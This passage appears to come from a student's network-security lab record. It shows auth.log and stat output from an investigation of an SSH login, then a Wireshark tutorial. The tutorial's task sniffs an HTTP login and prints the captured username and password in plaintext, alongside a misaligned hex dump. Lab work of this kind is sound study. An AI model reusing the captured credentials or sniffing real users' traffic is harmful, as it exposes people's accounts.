Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: failed to unlock login keyring on startup
Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: The Secret Service was already initialized
Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: The PKCS#11 component was alrea
```

```
student@ubuntu:~/Desktop$ cat /var/log/auth.log | grep 172.20.210.130
Sep 29 21:14:02 ubuntu sshd[3087]: Accepted password for student from 172.20.210.1
30 port 37240 ssh2
```

3.

```
student@ubuntu:~/Desktop$ stat *
  File: a
  Size: 4096          Blocks: 8          IO Block: 4096   directory
Device: 805h/2053d      Inode: 1097811     Links: 2
Access: (0775/drwxrwxr-x) Uid: ( 1000/ student)  Gid: ( 1000/ student)
Access: 2022-09-29 20:44:02.868000551 -0700
Modify: 2022-09-05 02:41:51.865405792 -0700
Change: 2022-09-05 02:41:51.865405792 -0700
 Birth: -
  File: amar
  Size: 10           Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1063578     Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 1000/ student)  Gid: ( 1000/ student)
Access: 2022-09-14 01:50:37.068056040 -0700
Modify: 2022-09-14 01:50:41.844056179 -0700
Change: 2022-09-14 01:50:41.844056179 -0700
 Birth: -
  File: amar3
  Size: 0            Blocks: 0          IO Block: 4096   regular empty file
Device: 805h/2053d      Inode: 1059897     Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 1000/ student)  Gid: ( 1000/ student)
Access: 2022-08-10 02:03:13.421796028 -0700
Modify: 2022-08-10 02:03:13.421796028 -0700
Change: 2022-08-10 02:03:13.421796028 -0700
 Birth: -
  File: a.txt
  Size: 5            Blocks: 8          IO Block: 4096   regular file
Device: 805h/2053d      Inode: 1095745     Links: 1
```

4. What happened after entering the machine?

```
student@ubuntu:~/Desktop$ ls
  a      harman
  amar   hi.txt
  amar3  ht
  a.txt  'install NODE-RED.docx'
  b      ls
  c1    milk.txt
  c2    msg.txt
  c2.pem 'NESSUS PASSWORD.odt'
student@ubuntu:~/Desktop$ cat amar
hi hello
```

Conclusion:

The network commands used to analyse the network against vulnerability. Network commands are studied in the experiment and utilized to identify the threat entered into the Ubuntu machine through ssh.

EXPERIMENT-8

STUDY OF PACKET SNIFFER TOOLS - WIRESHARK

LO3: Explore the different network reconnaissance tools to gather information about networks

PO: PO1, PO2, PO3, PO5, PO6, PO7, PO9, PO10, PO12

1a) Packet Sniffing Basics

Aim: To study Packet Sniffer Tools - Wireshark

Theory:

Wireshark, a network analysis tool formerly known as Ethereal, captures packets in real time and display them in human-readable format. Wireshark includes filters, color-coding and other features that let you dig deep into network traffic and inspect individual packets.

Applications:

- Network administrators use it to troubleshoot network problems
- Network security engineers use it to examine security problems
- Developers use it to debug protocol implementations
- People use it to learn network protocol internals beside these examples can be helpful in many other situations too.

Features:


The following are some of the many features wireshark provides:

- Available for UNIX and Windows.
- Capture live packet data from a network interface.
- Open files containing packet data captured with tcpdump/WinDump, Wireshark,
- and a number of other packet capture programs.
- Import packets from text files containing hex dumps of packet data.
- Display packets with very detailed protocol information.
- Export some or all packets in a number of capture file formats.
- Filter packets on many criteria.
- Search for packets on many criteria.
- Colorize packet display based on filters.


- Create various statistics.

1a] Capturing Packets in Primiscous mode:


After downloading and installing wireshark, you can launch it and click the name of an interface under Interface List to start capturing packets on that interface. For example, if you want to capture traffic on the wireless network, click your wireless interface. You can configure advanced features by clicking Capture Options.



As soon as you click the interface's name, you'll see the packets start to appear in real time. Wireshark captures each packet sent to or from your system. If you're capturing on a wireless interface and have promiscuous mode enabled in your capture options,




Click the stop capture button near the top left corner of the window when you want to stop capturing traffic.



Wireshark uses colors to help you identify the types of traffic at a glance. By default,

green is TCP traffic, dark blue is DNS traffic, light blue is UDP traffic, and black identifies TCP packets with problems — for example, they could have been delivered out-of-order.




Filtering Packets

If you're trying to inspect something specific, such as the traffic a program sends when phoning home, it helps to close down all other applications using the network so you can narrow down the traffic. Still, you'll likely have a large amount of packets to sift through.


That's where Wireshark's filters come in.

The most basic way to apply a filter is by typing it into the filter box at the top of the


window and clicking Apply (or pressing Enter). For example, type `-dns` and you'll see only DNS packets. When you start typing, Wireshark will help you autocomplete your filter.




Another interesting thing you can do is right-click a packet and select Follow TCPStream



You'll see the full conversation between the client and the server.




Close the window and you'll find a filter has been applied automatically — Wireshark is showing you the packets that make up the conversation.




Inspecting Packets

Click a packet to select it and you can dig down to view its details.



You can also create filters from here — just right-click one of the details and use the

Apply as Filter submenu to create a filter based on it.




Wireshark is an extremely powerful tool, and this tutorial is just scratching the surface of what you can do with it. Professionals use it to debug network protocol implementations, examine security problems and inspect network protocol internals.

Task: Packet sniffing in Promiscuous Mode:

1a] Analyze an tcp port 80 webpages and crack the username and Password

Output:



Checksum: 0x2f53 [unverified]
 [Checksum Status: Unverified]
 Urgent Pointer: 0
 > [SEQ/ACK analysis]
 > [Timestamps]
 TCP payload (802 bytes)
 > Hypertext Transfer Protocol
 ✓ HTML Form URL Encoded: application/x-www-form-urlencoded
 ✓ Form item: "username" = "sonamgupta"
 Key: username
 Value: sonamgupta
 ✓ Form item: "password" = "Sonam2002"
 Key: password
 Value: Sonam2002

Hex	Dec	ASCII
0000	84 16 f9 2e b5 b2 90 322 K.....E-
0010	4b 8d 15 a1 08 00 45 00	Jt@... 4....i..
0020	34 9f c0 a8 00 69 0e 8e	~....P.. mt....P.
0030	7e 7e e9 fd 00 50 0a e9	.../S..PO ST /mood
0040	6d 74 0e 0f a7 1c 50 18	le/login /index.p
0050	53 54 20 2f 6d 6f 6f 64	hp HTTP/ 1.1..Hos
0060	2f 69 6e 64 65 78 2e 70	t: 14.14 2.126.12
0070	68 70 20 48 54 54 50 2f	6..Conne ction: k
0080	31 2e 31 0d 0a 48 6f 73	eep-aliv e..Conte

2c] Packet sniffing of https packet:

Aim: To perform Packet Sniffing of https in Ubuntu.

Theory:

When HTTP is combined with an encryption protocol such as SSL/TLS, it is known as HTTPS. The use of HTTPS is important to enhance the security of data transfer and mostly in the case of transferring sensitive information such as bank details.

